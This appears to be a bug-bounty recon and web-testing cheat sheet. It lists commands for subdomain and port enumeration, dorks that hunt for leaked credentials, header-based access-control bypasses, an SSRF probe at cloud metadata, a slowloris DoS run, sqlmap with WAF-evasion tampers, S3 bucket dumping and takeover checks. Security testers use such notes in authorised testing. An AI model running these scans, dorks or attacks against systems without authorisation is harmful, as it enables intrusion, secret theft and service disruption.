/root/go/bin/dnsx -silent | /root/go/bin/httpx
```

Reverse IP Lookup

- Reverse IP lookup involves querying an IP address to identify domains hosted on the same IP address. This is popular across shared hosting environments,where multiple domains are hosted on same IP address.

```
curl -s 'https://rapiddns.io/sameip/<ip>/24?full
=1#result' | grep 'target=" ' -B1 | egrep -v '(--|) ' | rev | cut -c 6- |
rev | cut -c 5- | sort -u
```

- You can see other domains not part of the target
- This is because these databases are not accurate and hence they should be used in conjunctions with other databases and should be manually reviewed.

Subdomains From Content Security Policy

```
curl -I -s https://example.com.com | grep -iE
'content-security-policy|CSP' |tr " " "\n" | grep "\."
| tr -d ";" | sed 's/\*\.//g' | sort -u
```

Subdomain Enumeration Using Favicon Hashes

```
curl -s www.example.com/webstatic/icon/favicon.ico
-o favicon.ico

cat favicon.ico | base64 | python3 -c "import mmh3,
sys; print(mmh3.hash(sys.stdin.buffer.read()))"
```

Using Shodan Search

```
Http.favicon.hash:XXXXXXXXXXX
```

Subfinder :

```
/root/go/bin/subfinder -rl 50 -all -r /root/resolvers.txt -d $domain  |
tee -a subs.txt
```

Amass :

```
- Find a list ASN numbers (Not Accuret) :
    - amass intel -org [company-name]
- Subdomains :
    - amass enum -active -d [company-name]
    - amass intel -asn [ASN No.]
    - amass intel -cidr [CIDR Range]
    - amass intel -whois -d [Domain Name] // Use Email regs. to search
for other domains related for that company where those domains contains
other subdomains (we must validats that those domains belong to that
company)
```

```
/root/go/bin/amass enum --passive -r /root/resolvers.txt -d $domain | tee
-a subs.txt

/root/go/bin/amass enum -active -r /root/resolvers.txt -norecursive -
noalts -d $domain | tee -a subs.txt
```

Internals Subdomains/virtual hosts :

- locate internals subdomains [internal-api's , devops , tools , ..]

```
cat subs.txt | xargs -I{} host {} | tee host-out.txt
```

```
dirsearch -u -e -H 'X-Forwarded-For: 127.0.0.1'

curl -H 'Host: 127.0.0.1' url
```

Shodan :

- look for different ASNs from httpx output and use shodan to look for that subnet .
- Ex:

```
    Search > x.x.x.0/24
    or
    Search > asn:ASNxxxx
    or
    earch > asn:ASNxxxx "title:login"
        // look for apps on those ips
```

- Search for diff subs

```
http.status:200 org:"Intigriti"

ssl.cert.subject.CN:"intigriti.com"

http.favicon.hash:<favicon_hash>
```

FOFA Search Engine Dorks :

```
host="company.com" or domain="company.com"
domain=”example.com” && “200”

Subdomain & Asset Discovery:
 domain="company.com" && title="test"
 domain="company.com" && title="dev"

Discovering Exposed Dashboards:
domain="company.com" && title="dashboard"
domain="company.com" && app="Grafana" // very important
```

```
domain="company.com" && title="Admin"
domain="company.com" && title="cpanel"

Storage Buckets & File Servers:
domain="company.com" && "AmazonS3"
domain="company.com" && "config.js"
domain="company.com" && "title=\"Index of /\""

other dorks:
domain="company.com" && body="apikey"
domain="company.com" && body="admin"
domain="company.com" && body="config"
domain="company.com" && body="token"
domain="company.com" && body="jwt=eyJ"
domain="company.com" && body="username"
domain="company.com" && body="password"




host="company.com" or domain="company.com"
domain="example.com" && icon_hash="xxxxxxxxxx"
asn="32934"


Subdomain & Asset Discovery:
 domain="company.com" && title="test"
 domain="company.com" && title="dev"

 Discovering Exposed Dashboards:
domain="company.com" && title="dashboard"
domain="company.com" && app="Grafana" // very important
domain="company.com" && title="Admin"
domain="company.com" && title="cpanel"

Storage Buckets & File Servers:
domain="company.com" && "AmazonS3"
domain="company.com" && "config.js"
domain="company.com" && "title=\"Index of /\""

other dorks:
domain="company.com" && body="apikey"
domain="company.com" && body="admin"
domain="company.com" && body="config"
```

```
domain="company.com" && body="token"
domain="company.com" && body="jwt=eyJ"
domain="company.com" && body="username"
domain="company.com" && body="password"
```

Virus Total :

```
# Find subs & ips/endpoints/...
https://virustotal/vtapi/v2/domain/report?apikey=xxxxx&domain=test.com

# Find domains subs Vhosts Endpoints
https://virustotal/vtapi/v2/ip-address/report?apikey=xxxxx&ip=i.i.i.i

#
https://virustotal/gui/file/sha256

# Tool:
virustotalx > github
```

Subdomain Enumeration from Web Archives

```
echo example.com | gau --subs | unfurl -u domains | sort -u
# “unfurl -u domains” extracts the domains.
```

Censys :

```
copy page  > \b[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}
nano r-ips.txt
cat r-ips.txt | httpx -sc -mc 200
```

Live Subdomain Validation (DNS Resolution) :

```
/root/go/bin/httpx -td -sc -fr -asn -title -ip -rl 10 -t 2 -r
/root/resolvers.txt -p 8000,8080,8443,443,80,3000,5000 -random-agent -H
"Referer: https ://domain.com" -o alive-subs-HTTPX.txt
-l

/root/go/bin/httpx -l live-subs.txt -p
8080,8443,8000,8888,8081,8181,3306,5432,6379,27017,15672,10000,9090,5900
-threads 80 -title -sc -cl -server -ip -o services-ports.txt
```

```
dnsx -l active_subs.txt -resp -t 10 -o resolved_subs.txt
dnsx -resp-only -silent
```

IP enumeration

- Internet scanning :
  - https://en.fofa.info/
  - censys.com
  - shodan >> hostname:grab.com
  - HTTPX:

```
cat alive-subs-HTTPX.txt  | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |
sort -u | tee ips-online.txt
```

```
- Massdns:
```

```
massdns -r /root/resolvers.txt -t A -o S -w massdns-list.out subs.txt

cat massdns-list.out | awk '{print $3}' | sort -u | grep -oE "\b([0-9]
{1,3}\.){3}[0-9]{1,3}\b" > ips-online.txt
```

==========

[*] After Recon

==========

Based On Subdomain Names :

Subdomain naming conventions :

- Companies often use **predictable and commonly structured subdomain naming conventions**.

Order of Naming Convention :

1. **Environment** first (dev, test, stage)
2. **Service or product** next (api, app, web)
3. **Region or instance ID** (optional)

Format Examples :

- `dev-api-us.domain.com`
- `staging-web1.domain.com`
- `qa-app-v2.domain.com`

1. High-value core services
→ login, www, api, accounts, checkout

- These usually hold authentication, API logic, payments → higher chance of logic bugs, auth bypass, rate-limit issues.

2. Legacy / staging / dev
→ / test / beta / old/ qa / uat / v1 / archive / backup

- These are goldmines for RCE, SQLi, LFI, SSRF , debug endpoints, full stack traces, misconfigurations, leaked API keys.
  - Often uses **debug mode**, verbose errors
  - Might expose APIs or internal dashboards

3. Wildcard & cloud assets
→ *.cloud,* .app, *.api, SaaS-generated

- **dangling DNS**, takeover opportunities, misconfigurations.

4. Technology-based prioritization
→ admin panels,Jenkins,GitLab
→ Grafana,Kibana,dashboards, APIs

5. Static or marketing subdomains

→ blog, cdn, careers, docs, support

Based On Status Code :

1. 200 status code subdomains

1. **Service identification** :
    1. port scanning
    2. Wappalyzer
2. **Enumerate Directories and Files :**
   [/admin, /config, /backup.zip, or /db.sql.]
3. **Enumerate endpoints, parameters**
4. **Questions to ask** :
    1. How does the app handle special chars <>"/
    2. How does the site reference a user
    3. Are there multiple user roles
5. **App Feature analysis :**
    - File Handling [File Upload, File Inclusion]
    - Broken **Access Control**
    - Broken **User Authentication** [OAuth / SSO / 2FA]
    - Injection (SQL, No-SQL, Command)
    - Security Miss-configuration
    - Business logic flaws
    - Other

---

2. 404 status code subdomains

1. Test for Subdomain Takeover [Subjack or Subzy]
2. Enumerate Hidden Directories and Files [custom 404 pages]

---

3. 403 status code subdomains

1. Enumerate Directory and File Access (e.g., /admin, /backup.zip)
2. Check for HTTP Header-Based Restrictions
   [Test bypasses by modifying headers like :]
   1. User-Agent

2. Referer
3. Origin

3. Test for Method-Based Access
4. Look for Path Traversal Vulnerabilities
5. Bypass Using Alternate Encoding

---

4. 5xx status code subdomains

1. Missing Parameters [Fuzz for them]

```
# GET params
ffuf -w -H 'user-agent: ' -rate 10 -t 1 -u https://url/api/v1/gustes?FUZZ

ffuf -w burp-parameter-names.txt -H 'user-agent: ' -rate 10 -t 1 -u
https://url/v1/events?FUZZ=11

# POST Params Forams
ffuf -x POST -w  -H 'user-agent:  '  -rate 10 -t 1 -p "0.1-0.3" -u
https://url/backend/gestes -d 'FUZZ=1' -H 'Content-type: application/x-
www-form-urlencoded'

ffuf -X POST -w  -H 'user-agent: '  -rate 10 -t 1 -p "0.1-0.3" -u
$URL/admin/v1/FUZZ  -d '{}' -H 'Content-type: applicaton/json'
```

2. **500 Internal Server Error — Debug Disclosure**

- Send unexpected input or malformed requests:

```
curl -X POST -d 'username=admin&password=\'' http://target.com/login
```

Finding:

- The server returns:
  `HTTP/1.1 500 Internal Server Error X-Powered-By: Express Error:`
  `SyntaxError: Unexpected token '`

  Impact:
- Stack traces or error messages may leak:
  - Internal file paths
  - Programming language

- Frameworks in use
- SQL syntax hints

These hints can assist in SQLi, **RCE**, or **LFI exploitation**

3. **502 Bad Gateway — Misconfigured Reverse Proxy**

Fuzz uncommon ports or send unexpected Host headers:

```
curl -H "Host: internal.target.com" http://public.target.com
```

Finding:

- The response is a `502 Bad Gateway`
- Or you may find that some internal subdomains yield 502 while others 200

Impact:

- Reveals reverse proxy paths
- May indicate **internal services** are exposed
- Can help in **SSRF** or **port enumeration**

4. **503 Service Unavailable — DoS Potential**

Send high numbers of concurrent requests or use slow HTTP techniques:

```
slowloris -dns target.com -port 80 -timeout 40
```

Finding:

- Target returns:
  `HTTP/1.1 503 Service Unavailable Retry-After: 120`

Impact:

- Application fails under moderate load
- Can lead to **Denial of Service (DoS)** vulnerability report

5. **504 Gateway Timeout — SSRF/Backend Timeout**

Try internal service URLs (SSRF testing):

```
curl "http://target.com/api/fetch?url=http://169.254.169.254/latest/meta-data/"
```

Finding:

- Response: `504 Gateway Timeout`
- Suggests access to internal services was attempted but timed out
  Impact:
- May confirm **SSRF capability**
- Indicates that **internal services** (e.g., AWS metadata) are **reachable**

Based On Web Apps Functionality :

1. **Content Types** :
   - Look for multipart-forms [Shell, injections, ++]
   - Look for content type XML [XXE]
   - Look for content type json [API vulns]
2. **APIs** :
   [Broken Auth ,BAC , mass assignment ,SQLi , SSRF , File Upload, Data Exposure ,Command / Template Injection]
3. **Account Section** :
   - Profile [stord XSS]
   - App Custom Fields [stord XSS, SSTI]
   - Integrations [SSRF, XSS]
4. **Paths or URLs passed as values** : [SSRF, Redirs]
5. **Uploads Functions** :
   - Self Uploads
     - XML Based (Docs/PDF) [SSRF,XSS,XXE]
     - Image [XSS,Shell] {name, Binary_header , Metadata}
   - Where is data stored? [s3 perms]
6. **File download** :
   [Path traversal, info disclosure]
7. **Search bars** :
   [Reflected XSS, sql injection]

==========

[*] Test And Exploiting Web-based Vulnerabilities :

==========

OWASP 2026 (To Be Added Later) :

1. **Broken Access Control**
2. **Injection :**
   - XSS

- SQLi
- NoSQLi
- SSRF
- XXE
- RCE

3. **Security Misconfiguration :**
   - Path Traversal
   - LFI/RFI
   - Improperly secured cloud buckets

==========

[*] Hunting_Cheat_Sheet

==========

Github Dorks :

```
- "company" password
- "company" secret
- "company" credentials
- "company" token
- "company" config
- "company" key
- "company" pass
- "company" login
- "company" ftp
- "company" pwd
- "company" ssh_auth_password
- "company" send_key
- "company" send_keys

- org:att "att.com" path:*.json
- org:att "att.com" path:*.yaml
- org:att "sk-" "openai"
- org:att path:**/.env
```

```
"domain.com" "apikey"
"domain.com" "api_key"
"domain.com" "aws_access_key_id:"
```

```
"domain.com" "client_secret"
"domain.com" "firebase"
"domain.com" "access_key"
"domain.com" "DATABASE_URL"
"domain.com" "password:"
"domain.com" "email:"
"domain.com" "@company.com" language:SQL
"domain.com" "admin"
"domain.com" "employees"
"domain.com" "stripe_key"
"domain.com" "db_password"
"domain.com" "db_server"
"domain.com" "aws_secret"
"domain.com" "s3_access_key"
"domain.com" "api-token"

**_Dorks for sensitive files:_**

these dorks for secret files:

org:<company> filename:.env
org:<company> filename:settings.py
org:<company> filename:config.js
```

Google Dorking :

```
site:   filetype:jsp
site:   filetype:php
site:   filetype:asp
site:test.com 'API Info' -www

site:*.example.com intitle:"index of /"

site:test.com inurl:file.php?p=

site:   inurl:&

site:   inurl:login  -www

site:   inurl:register  -www

site:   inurl:signup  -www
```

```
site:  inurl:admin -www

site:  -www  inurl:api

site:  inurl:v1 -www

site:  inurl:/app -www
```

Ports Enumeration/Scanning :

After conducting reverse IP lookups, the next logical step is to query for open ports. Open ports can reveal HTTP servers operating on non-standard ports,which might be overlooked in standard scans.

- `masscan`

```
masscan -iL ips-online.txt -p0-65535 --rate 10  --randomize-hosts  -oL
masscan.out

masscan --open-only -r /root/resolvers.txt 10.x.x.0/24 -p1-65535,U:1-
65535 --rate=10000 --http-user-agent "Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0"
-oL "output.txt"

masscan --open-only --top-ports 1000 -iL /subs/ips-online.txt --rate=1000
--http-user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0 bugcrowd" -oL "output.txt"
```

- `naabu`

```
/root/go/bin/naabu -host x.x.x.x/24

# Scan entire internal subnet and save results
naabu -host 192.168.1.1/24 -o internal_ports.txt
# Scan specific port ranges
naabu -host 192.168.1.1/24 -p 80,443,8000-9000 -o internal_ports.txt

/root/go/bin/naabu  -c 2 -rate 10 -exclude-ports 25  -top-ports 1000 -r
/root/resolvers.txt -l ips-online.txt -verfiy -o naabu-ports-scan.txt
```

```
/root/go/bin/naabu  -c 2 -rate 10 -top-ports 1000 -r /root/resolvers.txt
 -nmap-cli 'nmap -sV -sC' -o naabu_result.txt

/root/go/bin/naabu -c 2 -rate 10 -exclude-ports 25 -top-ports 1000 -r
/root/resolvers.txt -host X.X.X.X/24 -o naabu-ports-scan.txt

/root/go/bin/naabu -c 2 -rate 1000 -exclude-ports 25  -top-ports 1000 -r
/root/resolvers.txt -l ips.txt -o naabu-ports-scan.txt

/root/go/bin/naabu -c 2 -rate 1000 -exclude-ports 25  -top-ports 1000 -r
/root/resolvers.txt -nmap-cli "nmap -Pn -sV -sC -oN nmap_output.txt" -
host example.com [8]

naabu -iL targets.txt -top-ports 1000 -o open_ports.txt && cat
open_ports.txt | xargs -I {} nmap -sV -sC -p {} -oN
nmap_service_results.txt
```

- nmap

```
nmap -A -sV -sC -Pn --max-rate 50
nmap -sS -A -PN -p- --script=http-title site.com
nmap --script vuln -sV -sC --top-ports 1000 -T2 -iL
nmap -iL ips.txt -sSV -A -O -Pn -F -oX nmap.xml
nmap -sV --top-ports 1000
nmap --data-length 30
nmap --script ssl-cert -p 443 <subdomain/ip>

nmap -sV -sS -D RND:50 <ip>
```

Testing with Header Manipulation

1. Inspect Server's Expected Headers

```
    # Command to Fetch All Headers:
    curl -k -I https://x.x.x.x/
```

```
  Look for headers indicating:
    - Authentication requirements (WWW-Authenticate, Authorization).
    - Application-specific headers like x-*
    - Security policies (Content-Security-Policy,Strict-Transport-
Security).
```

2. Common Header Manipulation Techniques

```
A. Test Origin and Referrer Headers
```

```
    # Some servers use Origin or Referer headers for access control.
Altering these can bypass 403 restrictions.
    curl -k -H "Origin: https://x.x.x.x" -H "Referer:
https://x.x.x.x/upload" https://x.x.x.x/

    - Origin: Mimics requests from a whitelisted domain.
    - Referer: Indicates the originating page
```

```
B. Try Host Header Injection
```

```
    # Tests for virtual host misconfigurations, which may redirect you to
hidden admin panels or alternative services.

    curl -k -H "Host: admin.x.x.x.x" https://x.x.x.x/
```

3. Test Authentication-Bypass Scenarios

```
    #  A. Add Authentication Headers
    curl -k -H "Authorization: Bearer example-token" https://x.x.x.x/
    curl -k -u "admin:password" https://x.x.x.x/

    #  B. Manipulate Cookies
    curl -k -H "Cookie: sessionid=test; auth=admin" https://x.x.x.x/
```

4. Bypass IP Restrictions with Proxy or Forwarding Headers

```
curl -k -H "X-Forwarded-For: 127.0.0.1" -H "X-Real-IP: 127.0.0.1"
https://x.x.x.x/
```

5. Test for Debug or Development Headers

```
    # Debug headers might trigger verbose error messages or expose
sensitive information.

    curl -k -H "X-Debug: true" -H "X-Dev-Mode: 1" https://x.x.x.x/
```

6. Automate Header Testing with Tools

```
ffuf -u https://x.x.x.x/ -H "FUZZ: value" -w
/usr/share/wordlists/headers/common.txt
```

Git Files :

```

Download the git repo :
- wget -r url/.get     // -r recursive

Analyze :
- cd  url/.git
- ls -lah
- cd  .git
- git log
- git log -p // more infos

```

Test For CVEs

Searchsploit

```

Searchsploit phpmyadmin -s 4.8.1 -w

 -s flag is referred to as safe mode, which can be used to filter results

 -w provides web-based references for further research.

```

```
#search for a specific CVE.
searchsploit --cve 2021-44444
```

Packetstorm [packetstormsecurity.com]
Packetstorm is known for providing detailed information about exploits, including proof-of-concept (POC) examples.

JavaScript Analysis

```
# Js Links and hardcoded secrets
/root/go/bin/katana -jsl -jc -rl 10 -p 1 -rd 1 -c 2 -u

# query strings parameters
/root/go/bin/katana  -rl 10 -c 1 -f qurl -u

cat f-urls.txt | sort -u | grep -a ".js$" |/root/go/bin/httpx  -mc 200 -r
/root/resolvers.txt  -random-agent -threads 2 -rl 10  | tee  live-js-
urls.txt

/root/go/bin/nuclei  -t /root/nuclei-templates/http/exposures/tokens -rl
10 -bs 2 -c 2 -l live-js-urls.txt -o nuclei_exposures.txt
```

Archive Enumeration

Archive URL Collection

```
gau --subs target.com | anew archived_urls.txt
gau --threads 2 --blacklist ttf,woff,svg,png,jpg,gif,mp4,jpeg
http://url.com/ --o urls.txt

cat domain.txt | uro | grep -E '\.
(xml|json|pdf|sql|txt|zip|tar|gz|tgz|bak|7z|rar|log|cache|secret|db|backu
p|yml|gz|config|csv|yaml|md|md5|exe|dll|bin|ini|bat|sh|tar|deb|rpm|env|dm
g|tmp|crt|pem|key|pub|asc)'
```

```
waybackurls target.com | anew wayback_urls.txt
```

```
/root/go/bin/urlfinder -f
woff,css,png,svg,jpeg,gif,jpg,woff2,swf,ico,tif,tiff,pdf,svg,webp,avif,ap
k  -all -rl 10  -d mars.com -o mars.com.txt
```

```
waymore -i <domain> -mode U -mc 200 --no-subs -oU
waymore -i http://vulnweb.com -mode R --no-subs -oR  waymore-Respons.txt
```

Content Discovery

Feroxbuster

```
feroxbuster -u https://target.com -w /usr/share/wordlists/common.txt -r -
t 20 -o recursive_results.txt

feroxbuster --random-agent -k -E -B --scan-limit 2 -t 1 --rate-limit 10 -
d 2 -w -u
```

FFuF

```
ffuf -u https://target.com/FUZZ -w
/usr/share/wordlists/content_discovery.txt -mc 200,403 -t 1 -p "0.1-0.3"
-r -rate 10 -recursion-depth 3 -o ffuf_results.txt

ffuf -u http://127.0.0.1:42000/api/FUZZ  -t 1 -p "0.1-0.3" -r -rate 10 -w
/root/without_dots.txt
```

Gospider

```
## supports advanced crawling methods,such as analyzing JavaScript files
and finding AWS S3 buckets.

/root/go/bin/gospider -s "http://testphp.vulnweb.com/" -c 2 -d 5 --
blacklist ".(jpg|jpeg|gif|css|tif|tiff|png|ttf|woff|woff2|ico)"

/root/go/bin/gospider -s "http://127.0.0.1:3000/" -c 2 -K -d 5 --
blacklist .(ico|css|svg) -o go-s-out.txt
```

Dirsearch

```
dirsearch --random-agent --max-rate=10 -t 2 -e
php,asp,aspx,jsp,html,zip,jar,sql,log,db,backup,json,gz,rar,conf -u

dirsearch -i 200 -e
php,bak,old,zip,tar.gz,txt,log,conf,json,asp,jsp,aspx,yml,yaml,rar

dirsearch --random-agent --max-rate=10 -t 2 -H 'X-Forwarded-For:
127.0.0.1' -u

dirsearch -e xml,json,sql,db,log,yml,yaml,bak,txt,tar,gz,zip -x
403,404,500,400,502,503,429 --random-agent -u
```

Web Crawler & URL Discovery

Katana

```
katana -jsl -jc -rl 10 -p 1 -rd 1 -c 2 -u

katana -u subdomains-alive.txt -jsl -jc -rl 5 -p 1 -rd 1 -c 2 -d 5  -kf
-fx -ef woff,css,png,svg,jpeg,gif,jpg,woff2 -o  allurls.txt
```

Gospider

```
gospider -s "https://target.com" -d 2 -o gospider_output/

gospider -s "https://target.com" -c 2 -K -d 5 --blacklist .(ico|css|svg)
-o gospider_output/
```

Hakrawler

```
echo "https://target.example.com" | hakrawler -depth 2 -plain -js -out
hakrawler_results.txt
```

Parameter Discovery

Arjun Parameter Discovery

```
arjun -u "https://target.example.com" -m GET,POST --stable -w /burp-params -o params.json
```

Katana

```
katana -d 5 -rl 10 -c 2  -f qurl -u
```

FFuF Parameter Bruteforce

```
ffuf -u https://target.com/page.php?FUZZ=test -w /usr/share/wordlists/params.txt -o parameter_results.txt
```

Arjun Parameter Discovery

```
arjun -u "https://target.example.com" -m GET,POST --stable -o params.json

arjun -m GET,POST -d 1 --rate-limit 10 --stable  -u $domain  -oT arjun-params.txt
```

ParamSpider Web Parameters

```
paramspider.py --domain https://cpcalendars.cartscity.com --exclude woff,css,js,png,svg,php,jpg --output g.txt
```

Automation Scanning Tools

Nuclei :

```
/root/go/bin/nuclei -t /root/nuclei-templates/http/exposures/tokens -rl 10 -bs 2 -c 2 -l live-js-urls.txt -o nuclei_exposures.txt

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -dast -list live-kat-params.txt -o nuclei_output_vulnerabilities.txt

cat  urls/param-urls.txt | /root/go/bin/gf sqli | /root/go/bin/nuclei -rl 10 -bs 2 -c 2 -dast -tags sqli -o nuclei_sqli.txt

```

```
/root/go/bin/nuclei -tags xss,lfi,sqli -u

/root/go/bin/nuclei -rl 10 -bs 2 -c 1 -dast -tags xss,sqli,lfi,cmdi,ssrf
-l

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -as critical,high,medium -u

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 --target

# With specific templates
nuclei -u http://target -t misconfiguration/

nuclei -u http://target -t cves
nuclei -u http://target -tags exposure,disclosure,misconfig
nuclei -u http://target -tags default-login
nuclei -u http://target -tags wordpress,wp,wp-content

nuclei -list ips.txt -t ../nuclei-templeats/http/cves/

/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -tags
cve,cves,tcp,network,vuln,rce,exposure,misconfig,kev,vkev -severity
critical,high,medium -l naabu-ports.txt [V-slow]
/root/go/bin/nuclei -rl 10 -bs 2 -c 2 -tags
cve,tcp,exposure,misconfig,network -severity critical,high,medium
/root/go/bin/nuclei -rl 25  -bs 2 -c 2 -tags cve,tcp,network -severity
critical,high,medium -l 3-ips.txt [1h3m]

 cat naabu.txt | nuclei -tags cve -severity critical,high,medium [letsec]

/root/go/bin/nuclei -rl 25 -bs 2 -c 2 -t /root/Nuclei/nuclei-
templates/network -l scanme_Test.txt  [2]
```

IIS :

```
shortscan -F -V uri

sns -u $host
```

Cloud Enumeration :

Identifying S3 Buckets Using Google Dorks :

```
site: s3.amazonaws.com paypal.com

site:s3.amazonaws.com filetype:xls password
site:s3.amazonaws.com filetype:txt password
site:s3.amazonaws.com filetype:sql
site:s3.amazonaws.com inurl:backup
site:s3.amazonaws.com intext:apikey
site:s3.amazonaws.com ext:log
```

Identifying S3 Buckets :

```

# 1.DNS lookup on a domain
host flaws.cloud

# 2.Get the region of a bucket >> DNS request of the discovered I
nslookup 52.218.201.195
OUTPUT > s3-website-us-west-2.amazonaws.com

# 3.Access
> flaws.cloud.s3-website-us-west-2.amazonaws.com

```

```
cloud_enum -k target.com -b buckets.txt -o cloud_enum_results.txt
```

Exploiting Misconfigured AWS S3 Buckets

S3 Bucket Access Test

```
aws s3 ls s3://<bucket_name> --no-sign-request  --region us-east-1
```

S3 Bucket Content Dump

```
aws s3 sync s3://demo-bucket.redseclabs.com/. --region
us-east-1 --no-sign-request

python3 AWSBucketDump.py -b target-bucket -o dumped_data/
```

Dalfox :

```
/root/go/bin/dalfox --waf-evasion  url  -p

/root/go/bin/dalfox  -w 10 --skip-grepping --skip-headless --skip-mining-all --skip-xss-scanning file param-urls.txt

cat valid-Urls.txt | /root/go/bin/gf xss | sed 's/=.*/=/' | sort -u | /root/go/bin/dalfox  pipe
```

SQLi :

```

sqlmap --banner --random-agent --batch --level=3 --tamper="between,randomcase,space2comment" -u

sqlmap -r inject.txt -p nama --level 3 --risk 3 --random-agent --batch --ignore-redirect --dbs

sqlmap -m sqli.txt  --banner --random-agent --batch --level=3 --tamper="between,randomcase,space2comment"

sqlmap -r req.txt --string "string when true "

sqlmap -r req.txt -p login --level 3 --dbs --batch

sqlmap -u --data="foo=bar&foo2=bar2"

sqlmap -u --dbs --forms --crawl=2

sqlmap -r inject.txt -p nama --level 3 --risk 3 --random-agent --batch --ignore-redirect --dbs


ghauri -u "---target---" --dbs  --level=3 --batch --random-agent

ghauri -r request.txt --banner --level=3 --batch --random-agent
```

Subdomain Takeover :

```
/root/go/bin/subjack -w 404-list.txt -ssl -t 2 -timeout 30 -o 404-
results.txt -v -c

/root/go/pkg/mod/github.com/haccer/subjack@v0.0.0-20201112041112-
49c51e57deab/fingerprints.json
```

==========